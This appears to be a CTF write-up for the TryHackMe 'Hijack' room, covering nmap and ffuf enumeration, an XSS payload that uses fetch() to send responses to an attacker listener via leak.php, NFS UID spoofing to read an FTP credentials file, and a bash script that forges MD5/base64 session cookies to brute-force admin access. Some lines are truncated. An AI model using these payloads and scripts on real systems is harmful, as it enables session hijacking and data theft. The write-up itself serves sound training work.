

Hijack [THM]

Compromise the machine and get the flags.

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 hijack.thm

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.3
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:ee:e5:23:de:79:6a:8d:63:f0:48:b8:62:d9:d7:ab (RSA)
|   256 42:e9:55:1b:d3:f2:04:b6:43:b2:56:a3:23:46:72:c7 (ECDSA)
|_  256 27:46:f6:54:44:98:43:2a:f0:59:ba:e3:b6:73:d3:90 (ED25519)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-cookie-flags:
|_ /:
| PHPSESSID:
|_ htponly flag not set
|_http-title: Home
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2,3,4    111/tcp  rpcbind
|   100000 2,3,4    111/udp  rpcbind
|   100000 3,4     111/tcp6  rpcbind
|   100000 3,4     111/udp6  rpcbind
|   100003 2,3,4   2049/tcp  nfs
|   100003 2,3,4   2049/tcp6 nfs
|   100003 2,3,4   2049/udp  nfs
|   100003 2,3,4   2049/udp6 nfs
|   100005 1,2,3   43676/tcp6 mountd
|   100005 1,2,3   50203/tcp  mountd
|   100005 1,2,3   51859/udp mountd
|   100005 1,2,3   60435/udp6 mountd
|   100021 1,3,4   36859/tcp6 nlockmgr
|   100021 1,3,4   43962/tcp  nlockmgr
|   100021 1,3,4   52152/udp  nlockmgr
|   100021 1,3,4   52789/udp6 nlockmgr
|   100227 2,3     2049/tcp  nfs_acl
|   100227 2,3     2049/tcp6 nfs_acl
```

```

| 100227 2,3    2049/udp nfs_acl
|_ 100227 2,3    2049/udp6 nfs_acl
2049/tcp open nfs  2-4 (RPC #100003)
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (96%), ASUS RT-N56I
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1 190.40 ms 10.8.0.1
2 178.09 ms hijack.thm (10.10.73.235)

```

Ok our nmap scan shows quite a lot of ports that are usually not open in this kinds of ctf's. We see the ports that are unusual are port 21, 111 and 2049. Let's use the --script vuln on port 80, 111, 2049

command ⇒ nmap -sV -T5 -p80,111,2049 --script vuln hijack.thm

```

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httnonly flag not set
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=hijack.thm
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://hijack.thm:80/login.php
|     Form id:
|     Form action: /login.php
|
|     Path: http://hijack.thm:80/signup.php
|     Form id:
|     Form action: /signup.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /login.php: Possible admin folder
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2,3,4    111/tcp  rpcbind
|   100000 2,3,4    111/udp  rpcbind

```

```

| 100000 3,4      111/tcp6 rpcbind
| 100000 3,4      111/udp6 rpcbind
| 100003 2,3,4    2049/tcp nfs
| 100003 2,3,4    2049/tcp6 nfs
| 100003 2,3,4    2049/udp nfs
| 100003 2,3,4    2049/udp6 nfs
| 100005 1,2,3    43676/tcp6 mountd
| 100005 1,2,3    50203/tcp mountd
| 100005 1,2,3    51859/udp mountd
| 100005 1,2,3    60435/udp6 mountd
| 100021 1,3,4    36859/tcp6 nlockmgr
| 100021 1,3,4    43962/tcp nlockmgr
| 100021 1,3,4    52152/udp nlockmgr
| 100021 1,3,4    52789/udp6 nlockmgr
| 100227 2,3      2049/tcp nfs_acl
| 100227 2,3      2049/tcp6 nfs_acl
| 100227 2,3      2049/udp nfs_acl
|_ 100227 2,3     2049/udp6 nfs_acl
2049/tcp open nfs  2-4 (RPC #100003)

```

We can see that there's a probability of having a admin folder in login.php let's use ffuf to check that but before that let's try to login anonymously in ftp as it's open we can give it a try.

Anonymous Login in FTP server

command ⇒ `ftp hijack.thm`

```

→ hijack ftp hijack.thm
Connected to hijack.thm.
220 (vsFTPd 3.0.3)
Name (hijack.thm:officer007uday): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>

```

There are no anonymous login's on the ftp server. Let's move forward with our ffuf scan.

Ffuf Scanning

command ⇒ `ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://hijack.thm/FUZZ -t 64`

A detailed fractal tree diagram, likely a L-system generated image. It features a central trunk and several smaller trunks branching off to the sides. The branches are rendered in a stylized orange and brown color scheme, with some segments appearing darker or more yellowish. The overall structure is highly symmetrical and recursive, typical of fractal geometry.

v2.1.0-dev


```
Method : GET
URL : http://hijack.thm/FUZZ
Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-large.txt
Follow redirects : false
Calibration : false
Timeout : 10
Threads : 64
Matcher : Response status: 200-299,301,302,307,401,403,405,500
```

server-status [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 195ms]

Got Nothing on the ffuf scan or the gobuster scan neither subdomain enumeration showed any results so let's move to our next step and look how the web application looks like.



Visiting the Web Application

<http://hijack.thm/index.php>




Landing page tells us the it is under development we can also see a login and a sign-up page admin page need admin access to see that page might come handy later.

<http://hijack.thm/login.php>



The error tells us that there is a admin that we can access we can try and brute force this page to gain admin panel access but let's also check the sign-up page

<http://hijack.thm/signup.php>



We should see what the request looks like for both login and signup page in burp suite


Found XSS on the username field in login.php

command ⇒ "><script>alert('XSS')</script>

```
[05:37:22] [INFO] heuristic (XSS) test shows that POST parameter 'username' mi
```

This xss vulnerability was found during SQL Injection testing via sqlmap

command ⇒ sqlmap -u "http://hijack.thm/login.php" --data
"username=admin&password=admin" --dbs



Now that we have found xss let's try to find something that will be advantageous to us

XSS ⇒ SSRF at (Username field in the Login.php)

Payload

```
"><script>
fetch('http://10.8.57.68:8082') ⇒ SSRF Testing is here enter localhost or 127.0.0.1
  .then(response ⇒ response.text())
  .then(data ⇒ fetch('http://<your_ip_address:<your_port>>/leak.php?leak=' + bt
</script>
```

This is the payload that got me ssrf on the username that was vulnerable to xss.
To run this payload u need first save the leak.php in you cwd, then copy this
payload enter all the data necessary in the payload paste and then press enter to
execute the payload . Remember to start a listener before executing

Listener

```
php -s 0.0.0.0:80
```

All the output will be seen here


leak.php

```
<?php
if (isset($_GET['leak'])) {
    $data = $_GET['leak'];
    $ip = $_SERVER['REMOTE_ADDR'];
    $timestamp = date("Y-m-d H:i:s");

    // Log the data
    $log_entry = "[$timestamp] IP: $ip - Data: $data
";
    file_put_contents("logs.txt", $log_entry, FILE_APPEND);

    echo "Data received";
} else {
    echo "No data received";
}
?>
```

This leak.php logs data that is sent via the leak GET PARAMETER and save it into log.txt. This is also being used in the payload to get the logs



```
→ hijack python3 -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
10.8.57.68 - - [18/Mar/2025 07:37:58] "GET / HTTP/1.1" 200 -
```

Here is the image to prove the ssrf works now that this works we can try to access the internal ip and look for open ports or information. After Being stuck here for almost a hour and a half lets check another attack vector that i didn't look, probably the RCP bind and the nfs ports are something we can check.

Checking RCP Bind and NFS Port (111, 2049)

command ⇒ showmount -e <IP>

```
→ hijack showmount -e hijack.thm
```

Export list for hijack.thm:

/mnt/share * ⇒ we are going to mount this on our system

```
→ hijack
```

This is share we found on nfs port and we are going to mount in our system to see what does this share contain that can help us move forward.

command ⇒ hijack mkdir test

```
→ hijack ls -la
drwxrwxr-x - officer007uday 19 Mar 04:33 .
drwx----- - officer007uday 19 Mar 04:33 ..
drwxrwxr-x - officer007uday 18 Mar 05:52 venv
drwxrwxr-x - officer007uday 19 Mar 04:33 test ⇒ directory has been created
drwxrwxr-x - officer007uday 18 Mar 05:52 XSSStrike
.rw-rw-r-- 340 officer007uday 18 Mar 07:27 leak.php
.rw-rw-r-- 599 officer007uday 18 Mar 07:25 req.txt
→ hijack
```

We are creating a directory. This is where we are going to mount our share from nfs port.

command ⇒ sudo mount -t nfs <ip_address>:/mnt/share test

```
→ hijack sudo mount -t nfs hijack.thm:/mnt/share test
→ hijack
```

Remember to use sudo if you are not logged in as root in your linux machine. Now that we have successfully mounted the share in our test folder let's try to access it.

No Permission to view test

```
→ hijack ls
└── test └── venv └── XSSStrike └── leak.php └── req.txt
→ hijack cd test
cd: permission denied: test
→ hijack ls -la test
"test": Permission denied (os error 13)
→ hijack ┌
```

We can see we don't have the permission to see contents of the folder and we can't even cd into the folder. Let's try to find a way around this.

```
→ hijack ls -la
drwxrwxr-x    - officer007uday 19 Mar 04:47 .
drwx-----    - officer007uday 19 Mar 04:49 ..
drwx-----@   - 1003           19 Mar 04:27 test
drwxrwxr-x    - officer007uday 18 Mar 05:52 venv
drwxrwxr-x    - officer007uday 18 Mar 05:52 XSSStrike
.rw-rw-r--  340 officer007uday 18 Mar 07:27 leak.php
.rw-rw-r--  599 officer007uday 18 Mar 07:25 req.txt
→ hijack ┌
```

The Folder is owned by a user with UID 1003. So we can create a user with that UID and then su as the user to look at the folder's content

Creating a User to view test

command ⇒ sudo adduser -u 1003 testuser ⇒ create a user with 1003 UID

command ⇒ sudo passwd testuser ⇒ Add a password to the new user

```
→ hijack sudo useradd -u 1003 testuser
→ hijack sudo passwd testuser
New password:
Retype new password:
passwd: password updated successfully
→ hijack
```

Here we have successfully created a user and assigned it a password so we can access it. Let's check if the user is in the /etc/passwd file.

```
38: Debian-snmp:x:115:115:/var/lib/snmp:/bin/false
39: ssh:x:116:117::/nonexistent:/usr/sbin/nologin
40: postgres:x:117:118:PostgreSQL administrator...:/var/lib/postgresql/bin/bash
41: avahi:x:118:119:Avahi mDNS daemon...:/run/avahi-daemon:/usr/sbin/nologin
42: nm-openvpn:x:119:120:NetworkManager OpenVPN...:/var/lib/openvpn/chroot:/usr/sbin/nologin
43: _gvm:x:120:122::/var/lib/openvas:/usr/sbin/nologin
44: speech-dispatcher:x:121:29:Speech Dispatcher...:/run/speech-dispatcher:/bin/false
45: usbmux:x:122:46:usbmux daemon...:/var/lib/usbmux:/usr/sbin/nologin
46: cups-pk-helper:x:123:123:user for cups-pk-helper service...:/nonexistent:/usr/sbin/nologin
47: inetsim:x:124:124::/var/lib/inetsim:/usr/sbin/nologin
48: fwupd-refresh:x:988:988:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
49: nm-openconnect:x:125:126:NetworkManager OpenConnect plugin...:/var/lib/NetworkManager:/usr/sbin/nologin
50: geoclue:x:126:127:/var/lib/geoclue:/usr/sbin/nologin
51: lightdm:x:127:128:Light Display Manager:/var/lib/lightdm:/bin/false
52: gnome-remote-desktop:x:987:987:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
53: statd:x:128:65534:/var/lib/nfs:/user/sbin/nologin
54: saned:x:129:130::/var/lib/saned:/usr/sbin/nologin
55: polkitd:x:986:986:User for polkitd://:/:/usr/sbin/nologin
56: rtkit:x:130:131:RealtimeKit...:/proc:/usr/sbin/nologin
57: colord:x:131:132:colord colour management daemon...:/var/lib/colord:/usr/sbin/nologin
58: Debian-gdm:x:132:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
59: officer007uday:x:1000:1000:Uday Pali...:/home/officer007uday:/usr/bin/zsh
60: testuser:x:1003:1003::/home/testuser:/bin/sh
(END)
```

Now we can continue to su as the new user to access the file.

Looking at the contents of the share

```
→ hijack su testuser
Password:
$ bash
testuser@kali:/home/officer007uday/hijack$
```

Changed our self to the new user and bash to get the bash shell

for_employees.txt

```
uday@kali:/home/officer007uday/hijack/test$ ls  
for_employees.txt  
uday@kali:/home/officer007uday/hijack/test$ cat for_employees.txt  
ftp creds :  
  
ftpuser:[REDACTED]  
uday@kali:/home/officer007uday/hijack/test$ 
```

Bingo found ftp credentials.

Successfully connected to ftp server

```
→ hijack ftp hijack.thm  
Connected to hijack.thm.  
220 (vsFTPd 3.0.3)  
Name (hijack.thm:officer007uday): ftpuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> 
```

Now that we are in ftp lets search for more files that we can use.

```
Name (hijack.thm:officer007uday): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||30427|)
150 Here comes the directory listing.
drwxr-xr-x 2 1002 1002 4096 Aug 08 2023 .
drwxr-xr-x 2 1002 1002 4096 Aug 08 2023 ..
-rwxr-xr-x 1 1002 1002 220 Aug 08 2023 .bash_logout
-rwxr-xr-x 1 1002 1002 3771 Aug 08 2023 .bashrc
-rw-r--r-- 1 1002 1002 368 Aug 08 2023 .from_admin.txt
-rw-r--r-- 1 1002 1002 3150 Aug 08 2023 .passwords_list.txt
-rwxr-xr-x 1 1002 1002 655 Aug 08 2023 .profile
226 Directory send OK.
ftp> get .from_admin.txt
local: .from_admin.txt remote: .from_admin.txt
229 Entering Extended Passive Mode (|||28941|)
150 Opening BINARY mode data connection for .from_admin.txt (368 bytes).
100% [*****] 368 4.66 KiB/s 00:00 ETA
226 Transfer complete.
368 bytes received in 00:00 (1.51 KiB/s)
ftp> get .password_list.txt
local: .password_list.txt remote: .password_list.txt
229 Entering Extended Passive Mode (|||30032|)
550 Failed to open file.
ftp> get .passwords_list.txt
local: .passwords_list.txt remote: .passwords_list.txt
229 Entering Extended Passive Mode (|||33767|)
150 Opening BINARY mode data connection for .passwords_list.txt (3150 bytes).
100% [*****] 3150 476.85 KiB/s 00:00 ETA
226 Transfer complete.
3150 bytes received in 00:00 (16.24 KiB/s)
ftp>
```

got two files admin txt and a password list txt. So we downloaded it let's take a look at those text files

.from_admin.txt

To all employees, **this** is "admin" speaking,
i came up **with** a safe list **of** passwords that you all can use on the site, these pas

NOTE To rick : good job on limiting login attempts, it works like a charm, **this** will

Good now we can use that wordlist that we found to do exactly what the admin doesn't want us to do that is to brute force our way into the system. But there is a login limit of 5 so this stops us from brute forcing kind of annoying but lets try to go pass that somehow

Working of phpsessionid on this hijack.thm

software ⇒ burpsuite

The screenshot shows a Kali Linux desktop environment. In the top bar, there are icons for Apps, Places, Home, hijack.thm/index.php, and several system status indicators like battery level (48%), signal strength, and network usage. Below the top bar is a navigation bar with Home, Administration, and Logout links.

The main window displays a "Welcome test" page with the message "This site is still under development!".

A developer tools panel is open at the bottom, showing the Network tab. It lists a cookie named "PHPSESSID" with the value "dGVzdDpODA3ZjMvY2Y4MmQzMzJmOWJmDE4Y2E2NzMAVTE5Zg==". The details pane on the right provides more information about this cookie, including its creation date (Wed, 19 Mar 2025 10:03:05 GMT), domain (hijack.thm), and session expiration (Expires / Max-Age: "Session").

I have created a account to see how does the php session id works and i found out that the session id is just made up of key:value pair and the value is hashed with md5 and the whole key:value pair is then encoded with base64 and then at last is url encoded and set as the php session id .

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2024.9.4 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, View, Help, and various tool tabs like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn.

The main workspace displays three decoded items:

- The first item is a URL: "dGVzdDpODA3ZjMvY2Y4MmQzMzJmOWJmDE4Y2E2NzMAVTE5Zg==".
- The second item is a session ID: "test:e807ffcf82d32f9bb018ca6738a19f".
- The third item is another URL: "dGVzdDpODA3ZjMvY2Y4MmQzMzJmOWJmDE4Y2E2NzMAVTE5Zg==".

Each item has a context menu icon and a "Smart decode" button. The bottom of the screen shows the event log, issues, and memory usage (115 MB).

This is how it looks like

1. on the top it is url encoded
2. second one is based encoded
3. and the last is the key:value pair and the value is MD5 hashed

command ⇒ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --force

```
Dictionary cache hit:  
* Filename...: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344385  
* Bytes.....: 139921507  
* Keyspace..: 14344385  
  
e807f1fcf82d132f9bb018ca6738a19f:1234567890  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 0 (MD5)  
Hash.Target...: e807f1fcf82d132f9bb018ca6738a19f
```

And this is the cracked version of the key i showed you above with the username. Now that we know how the session ID's are generated for the user we can use this to our advantage by creating a small script to do all this and test it for admin if we find a match we can just use that id to access the administrator.php page

Creating a brute.sh file

```
#!/bin/bash  
  
if [ $# -ne 2 ]; then  
    echo "Usage: $0 <password_file> <output_file>"  
    exit 1  
fi  
  
PASSWORD_FILE=$1  
OUTPUT_FILE=$2  
  
if [[ ! -f "$PASSWORD_FILE" ]]; then  
    echo "Password file not found!"  
    exit 1  
fi  
  
> "$OUTPUT_FILE" # Clear output file before writing  
  
while IFS= read -r password; do  
    md5_hash=$(echo -n "$password" | md5sum | awk '{print $1}')  
    pair="admin:$md5_hash"  
    base64_encoded=$(echo -n "$pair" | base64)  
    url_encoded=$(python3 -c "import urllib.parse; print(urllib.parse.quote('$base64_encoded'))")  
    curl -X POST http://10.10.10.13/administrator.php -d "username=admin&password=$url_encoded" -H "Content-Type: application/x-www-form-urlencoded"
```

```

echo "$url_encoded" >> "$OUTPUT_FILE"
done < "$PASSWORD_FILE"


echo "Encoded passwords saved to $OUTPUT_FILE"

```

This is a basic bash file that i created it takes password_list and a output_file_name from the user as an argument and then uses the password file to create a session id like i told you in the above steps

1. take password from user
2. convert password into md5 hash
3. make a pair of both username and md5_pass_hash (admin:hash)
4. convert the pair into base46
5. convert the base64 to url encoded
6. save the url encoded to the file
7. use burp suite intruder to start brute forcing the php session id until we see a difference in the length like in the below image

